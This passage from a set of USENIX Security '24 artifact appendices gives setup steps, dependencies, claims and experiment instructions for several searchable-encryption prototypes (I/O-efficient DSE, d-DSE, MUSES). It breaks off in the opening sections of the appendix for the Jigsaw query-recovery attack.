```

Listing 13: Additional experiments.

Then the post process to obtain the results is same as the one of Magma described previously.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: I/O-Efficient Dynamic Searchable Encryption meets Forward & Backward Privacy

Priyanka Mondal
*UC Santa Cruz*

Javad Ghareh Chamani
*HKUST*

Ioannis Demertzis
*UC Santa Cruz*

Dimitrios Papadopoulos
*HKUST*

## A Artifact Appendix

We propose two families of DSE constructions that improve the state-of-the-art, both asymptotically and experimentally, while also addressing the issue of I/O efficiency. In fact, some of our schemes enhance the in-memory performance of previous works. Technically, we revisit and enhance the *lazy de-amortization* DSE construction introduced by Demertzis et al. [NDSS'20], transforming it into an I/O-preserving approach. To demonstrate the feasibility and overhead of our methods, we prototype them and conduct experiments using a standardized set of benchmarks.

### A.1 Abstract

This artifact appendix provides source code and build environments for downloading, compiling, and running our schemes presented in the paper. We implemented our prototypes on Linux kernels. The artifact includes $\mathsf{SD}_a$[1C], $\mathsf{SD}_a$[2C], $\mathsf{SD}_a$[NlogN], $\mathsf{SD}_a$[sN], L-$\mathsf{SD}_d$[1C], and L-$\mathsf{SD}_d$[sN], comprising approximately $31K$ lines of C++ code. For evaluation and semantically secure encryption, we utilized OpenSSL-AES PRF. In addition, we employed Oblivious MAP for the $\mathsf{SD}_d$[PiBAS] implementation and merge-sort as the final step in the bucket oblivious sort implementation. Our focus is on the computation time for Search and Update queries, and we measured these parameters for various settings. To simplify the execution process, we provided different input arguments for executing different settings. However, to reproduce the results of our evaluation, the corresponding parameters and configurations must be set before executing the artifact.

### A.2 Description & Requirements

**Software Requirements.** We provide a C++ program that constructs the proposed schemes in the paper. It requires an x86-64 Linux host machine running 64-bit Ubuntu 18.04, g++ v5.5, libssl-dev, make, and nvme-cli packages for compilation and execution. The resulting program accepts various inputs, including the scheme name, disk type, and others. It utilizes a configuration file that specifies the experiment size, such as the database size, number of queries, and result size for each query, for execution. The program establishes a database and measures the execution time for different search/update queries.

**Hardware Requirements.** The execution of this artifact is resource-intensive and may take a significant amount of time. Our code builds a Linux executable file and utilizes a configuration file to specify various execution settings. The execution requires varying amounts of disk and memory, depending on the target parameters of the experiment. However, the maximum storage needed for the experiments presented in the paper would not exceed 500GB SSD and 2TB HDD disks. Additionally, the required memory would not exceed 128GB for all experiments. For our experiments, we utilized a machine equipped with an Intel Xeon E-2174G 3.8GHz processor.

#### A.2.1 Security, privacy, and ethical concerns

Our artifact utilizes the "/tmp" folder for data storage and does not access other parts of the file system. It does not utilize the network interface and does not involve any destructive actions.

#### A.2.2 How to access

We host the artifact on GitHub, which includes all the necessary instructions for compiling and running the program. Additionally, the repository provides the real datasets used in the experiments conducted in the paper.

**Repository:** https://github.com/jgharehchamani/DSE-with-IO-Locality/tree/fc5942b0d24b7fdc5d8ee4045876d583c812382e

#### A.2.3 Hardware dependencies

We evaluate our schemes using HDD and SSD hard disks. Additionally, we conduct experiments that utilize memory to showcase the effectiveness of our algorithms. In the experiments involving disk settings, we disabled the cache using two methods: i) disabling the disk cache, and ii) clearing the kernel's cache memory.

These two approaches have been implemented within the code, assuming that the HDD is available at /dev/sda and the SSD is available at /dev/nvme0n1. These configurations can be modified in the Utilities.cpp file.

While we provide and build our schemes, we do not impose any other hardware dependencies apart from a standard x86 host machine required to compile and run the program.

#### A.2.4 Software dependencies

See A.2 for the list of software dependencies.

#### A.2.5 Benchmarks

For most of the experiments, we utilized randomly generated datasets with specific parameters mentioned in the paper. These parameters can be set in the configuration file (config.txt), and the code generates the corresponding datasets for execution.

In addition to the random dataset, we also conducted search experiments on a real dataset consisting of 22 attributes and 6,123,276 records of reported crime incidents in Chicago. This dataset is available at the following URL: https://data.cityofchicago.org/public-safety/crimes-2001-to-present/ijzp-q8t2. However, we only used the 5th and 7th attributes, and their corresponding settings and data can be found in the code repository.

### A.3 Set-up

#### A.3.1 Installation

To build the artifact, please refer to the tutorial hosted in the main GitHub repository at README.md.

The steps required for the setup are as follows:

- Download the code repository and build the artifact.
- Configure the target settings in the config.txt file.
- Execute the artifact with the relevant input arguments.

#### A.3.2 Basic Test

After building the artifact, executing the executable file located in dist/Debug/GNU-Linux with the argument "test" will run a basic test using the amortized PiBAS scheme. The test involves inserting some data and performing a subsequent search.

### A.4 Evaluation workflow

We list all our claims and the experiments we performed to support them.

#### A.4.1 Major Claims

**(C1):** $\mathsf{SD}_a$[PiBAS] and $\mathsf{SD}_d$[PiBAS] have the worst search performance among all other schemes for large result sizes

**(C2):** The $\mathsf{SD}_a$[NlogN] and L-$\mathsf{SD}_d$[NlogN] schemes achieve the best search performance in the amortized and de-amortized setting

**(C3):** $\mathsf{SD}_a$[2C] performs better than $\mathsf{SD}_a$[1C] for small search result sizes

**(C4):** The search execution time for $\mathsf{SD}_a$[1C] for result sizes bigger than $10^5$ remains approximately constant

**(C5):** When the block size is increased from 32B to 512B, the search time of all schemes increases, but the gap between $\mathsf{SD}_a$[2C]/$\mathsf{SD}_a$[1C] and $\mathsf{SD}_a$[PiBAS] decreases

**(C6):** Amortized and de-amortized versions of PiBAS, 1C, and NlogN have similar search performance

**(C7):** The search time of all schemes increases as the database size increases

**(C8):** All our schemes are significantly faster than $\mathsf{SD}_a$[PiBAS] and $\mathsf{SD}_d$[PiBAS] in the search operation

**(C9):** When keeping fewer levels than $\log N$, $\mathsf{SD}_a$[NlogN]/L-$\mathsf{SD}_d$[NlogN] outperform PiBAS and 1C based schemes in terms of search time

**(C10):** As the cache size increases, all schemes' perform better and their search time reduces. However, $\mathsf{SD}_d$[PiBAS] benefits more from the cache than others

**(C8):** All our schemes outperform $\mathsf{SD}_d$[PiBAS] in search for big enough result sizes (>1K) when the cache is enabled

**(C11):** When all data is cached (assuming it fits entirely in memory), L-$\mathsf{SD}_d$[NlogN] outperforms other schemes in the search operation

**(C12):** Our experiments on real datasets show that our schemes clearly outperform both $\mathsf{SD}_a$[PiBAS] and L-$\mathsf{SD}_d$[PiBAS] in search performance, and we reach similar conclusions as synthetic dataset

**(C13):** The update cost in the amortized schemes depends on the number of previously inserted indexes and it increases when more indexes need to be merged

**(C14):** $\mathsf{SD}_a$[PiBAS] has the best update cost for small merges and the worst update cost for big merges

**(C15):** L-$\mathsf{SD}_d$[1C] outperforms other schemes in the update operation for database sizes above $100K$

**(C16):** L-$\mathsf{SD}_d$[NlogN] has the worst update performance among the de-amortized schemes in the memory setting

**(C17):** We observe that L-$\mathsf{SD}_d$[1C] has the most efficient update in all database sizes in the HDD setting

#### A.4.2 Experiments

**(E1):** *Search Computation Time* [10 human-minutes + 12 compute-hours + 500GB SSD + 2TB HDD]: This set of experiments corresponds to claims **C1**-**C8** and measures the search computation time of all our schemes and the competitors. In these experiments, we vary different parameters, including result size, database size, block size, $s$ parameter, and cache size, and measure the search computation time of each scheme.

**How to:** Please follow the build and run instructions in Sections A.3.1 and A.3.2.

**Execution:** The artifact takes three arguments as input (SCHEME_NAME, HARDWARE, CACHE_SIZE). The first parameter determines the scheme type, which can be selected from the following list:
Amortized Schemes: SDa[PiBAS] / SDa[1C] / SDa[2C] / SDa[NlogN] / SDa[3N] / SDa[6N]
DeAmortized Schemes: SDd[PiBAS] / L-SDd[1C] / L-SDd[NlogN] / L-SDd[3N] / L-SDd[6N]
The second parameter indicates the type of memory we want to use, which can be selected among HDD, SSD, and Memory. Finally, CACHE_SIZE denotes the amount of cache memory we want to use to store data in memory. Furthermore, to change the block size of schemes, you need to modify AES_KEY_SIZE in the types.hpp file. Using the above parameters, it is possible to run different types of experiments mentioned in claims **C1**-**C8**.

**Results:** After running the artifact with the appropriate parameters, it performs some setup steps to build the synthetic dataset. After that, it runs search queries (according to the configuration mentioned in the config.txt file) and measures the search computation time.

**(E2):** *Real Dataset* [10 human-minutes + 3 compute-hours + 100GB SSD + 100TB HDD]: This experiment corresponds to claim **C12** and measures the search computation time of all our schemes and the competitors on a real dataset (two attributes of the crime dataset).

**How to:** Please follow the build and run instructions in Sections A.3.1 and A.3.2.

**Execution:** The execution of the artifact is the same as E1 (A.4.2), except that line 79 needs to be uncommented and line 80 needs to be commented in the main file. This change allows the database generator to use the existing dataset instead of the synthetic one. Additionally, the appropriate configuration in the config.txt file, which is available in the README.md file, needs to be used.

**Results:** After running the artifact with the appropriate parameters, it performs some setup steps to build the real dataset. After that, it runs search queries (according to the configuration mentioned in the config.txt file) and measures the search computation time.

**(E3):** *Update Computation Time* [10 human-minutes + 5 compute-hours + 100GB SSD + 100TB HDD]: This experiment corresponds to claims **C13**-**C17** and measures the update computation time of all our schemes and the competitors on a synthetic dataset after setting up the dataset.

**How to:** Please follow the build and run instructions in Sections A.3.1 and A.3.2.

**Execution:** The execution of the artifact is the same as E1 (A.4.2). Note that the target dataset and queries should be set in the config.txt file.

**Results:** After running the artifact with the appropriate parameters, it performs some setup steps to build the synthetic dataset. After that, it runs search queries (according to the configuration mentioned in the config.txt file) and finally executes an update query over the target dataset using the input scheme, measuring the update computation time. Note that the search computation time can be commented out if it is not needed.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: d-DSE: Distinct Dynamic Searchable Encryption Resisting Volume Leakage in Encrypted Databases

Dongli Liu[1], Wei Wang[1,✉], Peng Xu[2,3,4,✉], Laurence T. Yang[1,5], Bo Luo[6], and Kaitai Liang[7]

[1]*Huazhong University of Science and Technology*
[2]*Hubei Key Laboratory of Distributed System Security, School of Cyber Science and Engineering, Huazhong University of Science and Technology*
[3]*JinYinHu Laboratory*
[4]*State Key Laboratory of Cryptology*
[5]*St. Francis Xavier University*
[6]*The University of Kansas*
[7]*Delft University of Technology*

✉*Corresponding authors: {viviawangwei, xupeng}@hust.edu.cn*

## A Artifact Appendix

### A.1 Abstract

Dynamic Searchable Encryption (DSE) has emerged as a solution to efficiently handle and protect large-scale data storage in encrypted databases (EDBs). Volume leakage poses a significant threat, as it enables adversaries to reconstruct search queries and potentially compromise the security and privacy of data. Padding strategies are common countermeasures for the leakage, but they significantly increase storage and communication costs. In this work, we develop a new perspective on handling volume leakage. We start with *distinct search* and further explore a new concept called *distinct* DSE (*d*-DSE).

For applying the 'Artifacts Available' badge of *d*-DSE, we release our test code on GitHub. The artifact appendix includes all necessary information to access and establish our artifacts via GitHub resource. Since our proposal sharply reduces the communication cost as compared to padding strategies on the top of DSE, we would like to apply the 'Functional' badge for our main test: the comparison of the total search time and communication costs of BF-SRE, AURA$^P$, and MITRA$^P$ without deletion. During the functional test, we can see that the communication cost of BF-SRE has 14.92x and 30.41x advantage over AURA$^P$ and MITRA$^P$ on the Crime dataset, which is aligned with our conclusion about the communication advantages overall schemes.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Our experiment does not have risks for evaluators while executing artifact to their machines security, data privacy or others ethical concerns. The test data is public available, and the aspects of test are not related to the system vulnerability.

#### A.2.2 How to access

Our artifact stable URL is:

https://github.com/jd89j12dsa/ddse/tree/AEversion

Codes are available in GitHub via the command:

```
$git clone https://github.com/jd89j12dsa/ddse.git
$git checkout AEversion
```

The command can get our code in the Ubuntu system, and the underling README.md can guide evaluators establish the experiment.

**Quick Setup.** We would like to thank reviewers for quick setup via Docker (version 18.09.7) on Ubuntu Server 16.04 x64. In the 'ddse' folder, the following command can build the docker container to test our codes:

```
$cd ./ddse/dockerfile
$sudo docker build -t test ./
$sudo docker run -name testddse -p 80:80 -it test
(in docker container)
root@2882cbe0c7a4:/ddse$ nohup mongod &
```

After establishment, we can follow instructions from Section A.3.2 and A.4 to test experiments. For manual installation,

we can follow instructions from Section A.3 and check hardware/software dependencies from Section A.2.3 and A.2.4.

### A.2.3 Hardware dependencies

The artifact does not require specific hardware features. Most computers can download code from the GitHub and run it at local. We strongly recommend 128GB memory due to the large space requirements of padding strategies compared to d-DSE. The hardware dependencies can be established based on what we used: Intel® Xeon Gold 5120 CPU @ 2.20GHz, 128GB, and Dell RERC H730 Adp SCSI Disk Device.

### A.2.4 Software dependencies

We require the following software on Ubuntu Server 16.04 x64 before all experiments.

- Python v3.6.3 (corresponded with pip3.6)
- MySQL v14.14 Distribute 5.7.33
- MongoDB v2.6.10
- g++-7 (7.5.0)
- cmake 3.17
- openssl 1.0.2
- Apache Thrift 0.13.0

The Python v3.6.3, pip3.6, openssldev, cmake 3.17, and Apache Thrift 0.13.0 should be installed manually, using the following instruction:

```
  #install Python v3.6.3
  $wget https://www.python.org/ftp/python/
3.6.3/Python-3.6.3.tar.xz
  $tar -xvf Python-3.6.3.tar.xz
  $cd Python-3.6.3
  $./configure
  $make -j
  $make install
  $ln -s /usr/local/bin/python3.6
/usr/local/bin/python
  #install pip3.6
  $wget https://bootstrap.pypa.io/pip/3.6/get-pip.py
  $python3.6 get-pip.py
  $ln -s /usr/local/bin/pip3.6 /usr/local/bin/pip
  #install the openssldev libraries:
  $sudo apt-get install libssl-dev
  #install Cmake 3.17
  $wget https://github.com/Kitware/CMake/
releases/download/v3.17.0-rc3/cmake-3.17.0-rc3.tar.gz
  $tar -xvf cmake-3.17.0-rc3.tar.gz
  $cd cmake-3.17.0-rc3
  $./bootstrap
  $make -j
  $make install
  #install Apache Thrift 0.13.0
  $wget https://archive.apache.org/
dist/thrift/0.13.0/thrift-0.13.0.tar.gz
  $tar -xvzf thrift-0.13.0.tar.gz
  $cd thrift-0.13.0
  $./configure
  $make -j
  $make install
```

### A.2.5 Benchmarks

In the 'DB_gen' folder of our GitHub codes, we provide the Crimes, Wikipedia, and Enron datasets dumped from MongoDB during our experiments.

The following code cand restore dumped dataset in MongoDB:

```
  $cd ./DB_Gen
  $mongorestore -db Crime_USENIX_REV
./Crime_USENIX_REV
  $mongorestore -db Enron_USENIX ./Enron_USENIX
  $mongorestore -db Wiki_USENIX ./Wiki_USENIX
  $cd ../
```

## A.3 Set-up

### A.3.1 Installation

Followed the GitHub code, we summarize the setup for BF-SRE, MITRA$^P$, AURA$^P$, SEAL, and ShieldDB in our experiment.

**BF-SRE**: After locating the 'BF-SRE' folder, install the python-C models for BF-SRE with pathos package:

```
  $sudo python3.6 setup_DDSE2.py install
  $sudo python3.6 setup_Diana.py install
  $cd ./SRE
  $sudo python3.6 cSRE_setup.py install
  $cd ..
  $pip3.6 install -trusted-host pypi.org
-trusted-host pypi.python.org -trusted-host
files.pythonhosted.org pathos
```

**MITRA$^P$**: After locating the 'Compare_MITRAp' folder, install the python-C models:

```
  $sudo python3.6 setup_MITRAPP.py install
  $sudo python3.6 setup_DianaM.py install
```

**AURA$^P$**: After locating the 'Compare_AURAp' folder, build the C program from Aura:

```
  $cd ./build
  $cmake ..
  $make
```

**SEAL**: After locating the 'Compare_Seal' folder, the third party (Boost) from CCS18 should be installed first for the path-ORAM, specifically:

```
  $wget https://archives.boost.io/release/
1.64.0/source/boost_1_64_0.tar.gz
  $tar -xzvf boost_1_64_0.tar.gz
  $cd boost_1_64_0/
  $./bootstrap.sh -prefix=/usr/local
```

```
$./b2
$sudo ./b2 install
$cd ..
```

Next, we build the python-C models:

```
$sudo python3.6 setup_OMAP.py install
$sudo python3.6 setup_ORAM.py install
```

**ShieldDB**: After locating the 'Compare_ShieldDB' folder, we should first install the ShieldDB with its related dependency (RocksDB v6.22.1 and gflags v2.2.2):

```
$git clone https://github.com/MonashCyber
securityLab/ShieldDB.git
$apt-get install build-essential     libsnappy-dev
zlib1g-dev libbz2-dev libgflags-dev liblz4-dev
$git clone https://github.com/facebook/rocksdb.git
$cd rocksdb
$git checkout v6.22.1
$mkdir build && cd build
$cmake ..
$make
$cd ..
$export CPLUS_INCLUDE_PATH= ${CPLUS_INCLUDE_PATH}
${CPLUS_INCLUDE_PATH:+:}`pwd`include
$export LD_LIBRARY_PATH= ${LD_LIBRARY_PATH}
${LD_LIBRARY_PATH:+:}`pwd`/build/
$export LIBRARY_PATH=${LIBRARY_PATH}
${LIBRARY_PATH:+:}`pwd`/build/
$apt-get install python-virtualenv python-dev
$virtualenv pyrocks_test
$cd pyrocks_test
$../bin/active
$ pip3.6 install -trusted-host pypi.org
-trusted-host pypi.python.org -trusted-host
files.pythonhosted.org Cython==0.29.35
$pip3.6 install -trusted-host pypi.org
-trusted-host pypi.python.org -trusted-host
files.pythonhosted.org python-rocksdb==0.7.0
$ cd ..
```

After install ShieldDB, we should move the setting program into the 'ShiledDB' folder:

```
$mv ./ShieldDB_Supporter.py ./ShieldDB/
$mv ./Gen.sh ./ShieldDB/
$cd ./ShieldDB/
$mkdir ./Var/
```

### A.3.2 Basic Test

In our d-DSE program, we provide a tiny dataset 'Crime_USENIX_REV_Toy' to check our test codes run correctly. The dataset should reload into MongoDB at first:

```
$cd ./DB_Gen
$mongorestore -db Crime_USENIX_REV_TOY
./Crime_USENIX_REV_TOY
$cd ../
```

In the 'BF-SRE', 'Compare_MITRAp', and 'Compare_Seal' folder, we provide the shell code 'check.sh' to check the correctness of BF-SRE, MITRA$^P$, AURA$^P$, and SEAL, respectively. For ShieldDB, we use their GitHub example program to check potential bugs.

To run the shell code, we use:

```
$ sh check.sh
```

For AURA$^P$, the shell code is located at 'Compare_AURAp /build' folder. We first use the python code in 'dataset' folder to translate the document data into the input of AURA$^P$ program:

```
$cd dataset
$python3.6 Aura_plan.py Crime_USENIX_REV_TOY
$cd ..
$sh ./check.sh
```

At the end of the check programs, they will create a 'result' folder in the same folder as the shell code.

The result file is a text document including each time and communication cost related to the keyword. The main fields of the document include:

`Keyword`: the keyword name (e.g., F180) that we count their ;

`Total_search`: the time cost for the keyword search on encrypted data;

`result_len`: the number of returned entries (e.g, 256 for the padding of $x = 4$ factor);

`comm_size`: the bytes of the returned search result.

## A.4 Evaluation workflow

### A.4.1 Major Claims

Since our main contribution is the lower communication cost compared with padding strategies on the top of DSE, we claim the main result in our evaluation:

**(C1)** : d-DSE achieves the less time cost than the MITRA$^P$ and AURA$^P$ while saving at least 6.36x communication costs. This is proven by the experiment (E1) described in Section 6.3.1 para1 whose results are illustrated in Fig 4.

### A.4.2 Experiments

**(E1):** [360 human-minutes + 1 compute-hour + 5GB disk + 32GB RAM]: The experiment tests the search time and communication cost of BF-SRE, MITRA$^P$, and AURA$^P$ on the Crime dataset.

**How to:** We can process the 'test.sh' shell code in the folders for BF-SRE, MITRA$^P$, and AURA$^P$ to compare their '`comm_len`' result. As expected, the communication cost of BF-SRE in searching for keywords with the largest Keyword Volume will be at least 6.36 times lower than that of MITRA$^P$ and AURA$^P$.

**Preparation:** The process environment is same as the Basic Test.

**Execution:** The execution code for BF-SRE and MITRA$^P$, is:

```
$ sh test.sh
```

where the shell code is in 'BF-SRE' and 'Compare_MITRAp' folder, respectively.
For AURA$^P$, the shell code is located at 'Compare_AURAp/build' folder. We use the 'Aura_plan.py' in 'dataset' folder to generate the input of AURA$^P$ program:

```
$cd dataset
$python3.6 Aura_plan.py Crime_USENIX_REV
$cd ..
$sh ./test.sh
```

**Results:** As a result, BF-SRE will writes each keyword search result in the text file located at:
`BF-SRE/Result/Search/BF-SRE/0/Crime_USENIX_REV/d0/24021101`.
MITRA$^P$ writes at:
`Compare_MITRAp/Result/Search/MITRAPP/Crime_USENIX_REV/d0/240206`.
AURA$^P$ writes at:
`Compare_AURAp/build/result`
The keyword search results are output in descending order according to their Keyword Volume. Base on the bytes returned on keyword 'F730', the length of BF-SRE are nearly 85.75KB with 14.92x and 30.41x advantage over AURA$^P$ and MITRA$^P$, which aligns our summary on the communication reduce.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: MUSES: Efficient Multi-User Searchable Encrypted Database

Tung Le
Virginia Tech

Rouzbeh Behnia
University of South Florida

Jorge Guajardo
Robert Bosch LLC – RTC

Thang Hoang
Virginia Tech

## A Artifact Appendix

### A.1 Abstract

Our MUSES prototype is a multi-writer encrypted search system that splits trust between multiple servers in order to efficiently hide search, result and volume patterns from a semi-honest adversary that controls all but one of the servers. MUSES system consists of an honest reader who can perform encrypted keyword search over database contributed by multiple independent writers. Also, MUSES offers writer-efficient permission revocation that can revoke search permission of the reader with small overhead on the writer. MUSES is written in `C++` for approximately 2,500 lines of code. Our experiments use AWS EC2 instances.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Our implementation uses standard cryptographic libraries and other common ones that can be easily installed via package management tools (e.g. `apt` on Ubuntu). It neither contains any threat to the system's integrity or privacy that executes our source code nor raises any ethical concerns.

#### A.2.2 How to access

Our artifact is publicly available at: https://github.com/vt-asaplab/MUSES/tree/USENIX_2024.

#### A.2.3 Hardware dependencies

Amazon AWS r5n.4xlarge, 128GB RAM and 1TB disk space. Other configurations with at least 8-core CPU and 128GB RAM also satisfy hardware requirements.

#### A.2.4 Software dependencies

We used standard cryptographic libraries, including `OpenSSL` for IND-CPA encryption and hash functions, `NTL` (https://libntl.org/) and `libsecp256k1` (https://github.com/bitcoin-core/secp256k1) for implementing public-key encryption in our scheme, and `EMP-Toolkit` (https://github.com/emp-toolkit) for IKNP OT protocol. We used `libzeromq` (https://github.com/zeromq/cppzmq) for network communication between servers and client.

#### A.2.5 Benchmarks

We use Enron email dataset to choose system parameters and set up sample documents. To expedite initialization without affecting system performance evaluation, we employ randomized data to accelerate initializing database on cloud.

### A.3 Set-up

#### A.3.1 Installation

We provide specific instructions for installing libraries and building from source code at https://github.com/vt-asaplab/MUSES. The file `README.md` contains detailed information, and the bash script file `auto_setup.sh` can automate installation and compilation. Note that the `EMP-Toolkit` library is already enclosed in our source code and does not need to be installed explicitly.

#### A.3.2 Basic Test

For evaluation, the client acts as both the reader and writers. We describe a simple test with default parameters as follows. The server application is launched with port number 12345, Bloom filter size $m = 1120$ with $N = 1024$ documents of a single writer, and search result size $n_s = 255$ as default:

- **On Server 1**: Go to folder *Server* and execute:

```
$ ./Server 1 12345
```

- **On Server 2**: Similarly, execute:

```
$ ./Server 2 12345
```

- **On Client**: Go to folder *Client* and execute:

```
$ ./Client
```

It outputs processing latency and bandwidth overhead of operations including permission revocation, document update

and keyword search, in which keyword search has a preprocessing (offline) phase to prepare computational materials.

## A.4 Evaluation workflow

### A.4.1 Major Claims

Our MUSES scheme is a multi-writer encrypted search platform that achieves a high-level of security (hide *all* statistical information) while featuring user efficiency (minimal communication and computation overhead) as follows:

**(C1):** For Bloom filter size $m = 2000$, the number of documents $N = 2^{15}$, the search result size $n_s = 255$, and the number of writers $n_w$ increasing from 25 to 150, the search latency of MUSES is 2.0s–11.1s, with the reader communication overhead is 0.4MB–2.2MB.

**(C2):** For the numbers of documents $N = 2^{10}$–$2^{19}$ and the corresponding Bloom filter sizes $m$ = 1120–3120, the end-to-end permission revocation latency of MUSES is 2.0s–183.1s, where the writer latency is 27.9ms–76.1ms, and the writer communication overhead is 4.4MB–12.1MB.

**(C3):** For $n_w = 25$ writers with $N = 2^{17}$ documents per writer, and Bloom filter size $m = 2520$, when increasing search result size $n_s$ from 511 to 32,767, the end-to-end keyword search delay of MUSES increases from 3.6s to 4.9s, while the corresponding reader bandwidth overhead increases from 408.9KB to 3558.9KB.

**(C4):** For $n_w = 100$ writers with $N = 2^{16}$ documents, Bloom filter size $m = 2240$ and search result size $n_s = 511$, when increasing the number of servers $L$ from 2 to 6, in which the inter-server network latency < 1ms, the search latency of MUSES is 7.4s–8.6s, while the end-to-end permission revocation delay is 16.5s–23.8s.

The memory required on each server depends on the configuration of the experiments, including the Bloom filter size $m$, the number of documents $N$, the number of writers $n_w$ and the number of servers $L$, which is approximate:

$$\frac{(2m \cdot N + 1073m + 8N) \cdot n_w + 24N + 2N^2}{2^{30}} \text{ (GB)}.$$

This is the estimated memory size needed to execute both the preprocessing and online phases.

### A.4.2 Experiments

**(E1):** Estimated time is 1 hour. Execute the following commands and replace the parameter value followed by `-w` with the corresponding number of writers $n_w \in \{25, 50, 75, 100, 125, 150\}$. For example:

- **On Server 1**:

```
$ ./Server 1 12345 -b 2000 -d 32768 -w 25
```

- **On Server 2**:

```
$ ./Server 2 12345 -b 2000 -d 32768 -w 25
```

- **On Client**:

```
$ ./Client -b 2000 -d 32768 -w 25
```

These experiments show the reader bandwidth cost and the end-to-end keyword search latency of MUSES w.r.t. varying numbers of writers $n_w$.

**(E2):** Estimated time is 0.5 hour. Execute the following commands with the parameter value followed by `-b` in $\{1120, 1440, 1800, 2240, 2800, 3120\}$ to configure Bloom filter size $m$ and the parameter value followed by `-d` in $\{2^{10}, 2^{12}, 2^{14}, 2^{16}, 2^{18}, 2^{19}\}$ to configure the corresponding number of documents $N$. For example with the 1st pair of parameters $m = 1120$ and $N = 2^{10}$:

- **On Server 1**:

```
$ ./Server 1 12345 -b 1120 -d 1024
```

- **On Server 2**:

```
$ ./Server 2 12345 -b 1120 -d 1024
```

- **On Client**:

```
$ ./Client -b 1120 -d 1024
```

These experiments show the bandwidth cost and the processing latency of the writer, as well as the end-to-end permission revocation delay of MUSES w.r.t. different database sizes.

**(E3):** Estimated time is 1.5 hour. Execute the following commands and replace the parameter value followed by `-ns` with the search result size $(n_s + 1)$ in $\{512, 2048, 8192, 32768\}$. For instance with $n_s = 511$:

- **On Server 1**:

```
$ ./Server 1 12345 -b 2520 -d 131072 -w
25 -ns 512
```

- **On Server 2**:

```
$ ./Server 2 12345 -b 2520 -d 131072 -w
25 -ns 512
```

- **On Client**:

```
$ ./Client -b 2520 -d 131072 -w 25 -ns
512
```

These experiments show the end-to-end latency of keyword search and the reader bandwidth cost w.r.t. varying search result sizes.

**(E4):** Estimated time is 2 hour. We run experiments with Bloom filter size $m = 2240$, the number of documents $N = 2^{16}$ for $n_w = 100$ writers, with $2 \leq L \leq 6$ servers. Modify the configuration to the corresponding number of servers and recompile both server and client applications, then execute the commands as above with `-b 2240 -d 65536 -w 100 -ns 512`. These experiments show the effect of increasing the number of servers $L$ to the end-to-end keyword search and permission revocation latency.

## A.5 Notes on Reusability

We implement MUSES protocols including keyword search, document update and permission revocation as described in the body of the paper. We support keyword search with a small, configurable false positives rate. This is an academic proof-of-concept prototype which has not received careful code review and not ready for production use.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: Query Recovery from Easy to Hard: Jigsaw Attack against SSE

Hao Nie[1], Wei Wang[1,✉], Peng Xu[1,2,3,4,✉], Xianglong Zhang[1], Laurence T. Yang[1,5], and Kaitai Liang[6]

[1]*Huazhong University of Science and Technology*
[2]*Hubei Key Laboratory of Distributed System Security, School of Cyber Science and Engineering*
[3]*JinYinHu Laboratory*
[4]*State Key Laboratory of Cryptology*
[5]*St. Francis Xavier University*
[6]*Delft University of Technology*
✉*Corresponding authors: viviawangwei@hust.edu.cn, xupeng@hust.edu.cn*

## A Artifact Appendix

### A.1 Abstract

Searchable symmetric encryption (SSE) schemes often unintentionally disclose certain sensitive information. Attackers can exploit such leakages and other available knowledge related to the user's database to recover queries. We find that the effectiveness of query recovery attacks depends on the volume/frequency distribution of keywords. Queries containing keywords with high volumes/frequencies are more susceptible to recovery, even when countermeasures are implemented. Attackers can also effectively leverage these "special" queries to recover all others. By exploiting the above finding, we propose a Jigsaw attack that begins by accurately identifying and recovering those distinctive queries. Leveraging the volume, frequency, and co-occurrence information, our attack achieves 90% accuracy in three tested datasets.

The results consist of three aspects: 1) Evaluations of Jigsaw (Section 5 and Appendix B and C). These evaluations show that the idea of recovery from easy to hard in Jigsaw is viable and Jigsaw can successfully recover the queries by utilizing the leakage of SSE. 2) Comparisons with other attacks (Section 6 and Appendix D). These comparisons show that Jigsaw provides $> 90\%$ accuracy surpassing the Graphm and SAP attacks, similar to the RSA and IHOP. Jigsaw also has other superior aspects to IHOP and RSA. 3) Comparisons with other attacks when against countermeasures (Section 7 and Appendix E, F, and G). Jigsaw maintains high accuracy against the padding (in most cases) and obfuscation and takes the lead in accuracy in most cases. We provide all of the scripts to reproduce the experimental results of the paper along with the datasets.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

None. Our experiment does not have risks for evaluators while executing artifacts. The test datasets are publicly available, and the attacks just use the simulated leakage generated by the publicly available datasets.

#### A.2.2 How to access

Codes are available in GitHub by link: https://github.com/JigsawAttack/JigsawAttack/tree/AEStableVersion2.

#### A.2.3 Hardware dependencies

The artifacts do not require special hardware. Machines that can run Python code can run the artifacts. However, to run the experiments related to the Wikipedia dataset, large memory like 64GB is suggested. We use Python 3.95 to simulate and run codes in Ubuntu 22.04.1 with 16 cores of an Intel(R) Xeon(R) Gold 5120 CPU (2.20GHz) and 64 GB RAM.

#### A.2.4 Software dependencies

The artifacts require the following software or packages:

- Python v3.9 or above.
- Packages of Python: numpy, matplotlib, tqdm, and scipy.

To test the Graphm attack, other packages are needed to execute the Graphm attack. We use the PATH algorithm from the GraphM package ( https://projects.cbio.mines-paristech.fr/graphm/) to implement the Graphm attack.

#### A.2.5 Benchmarks

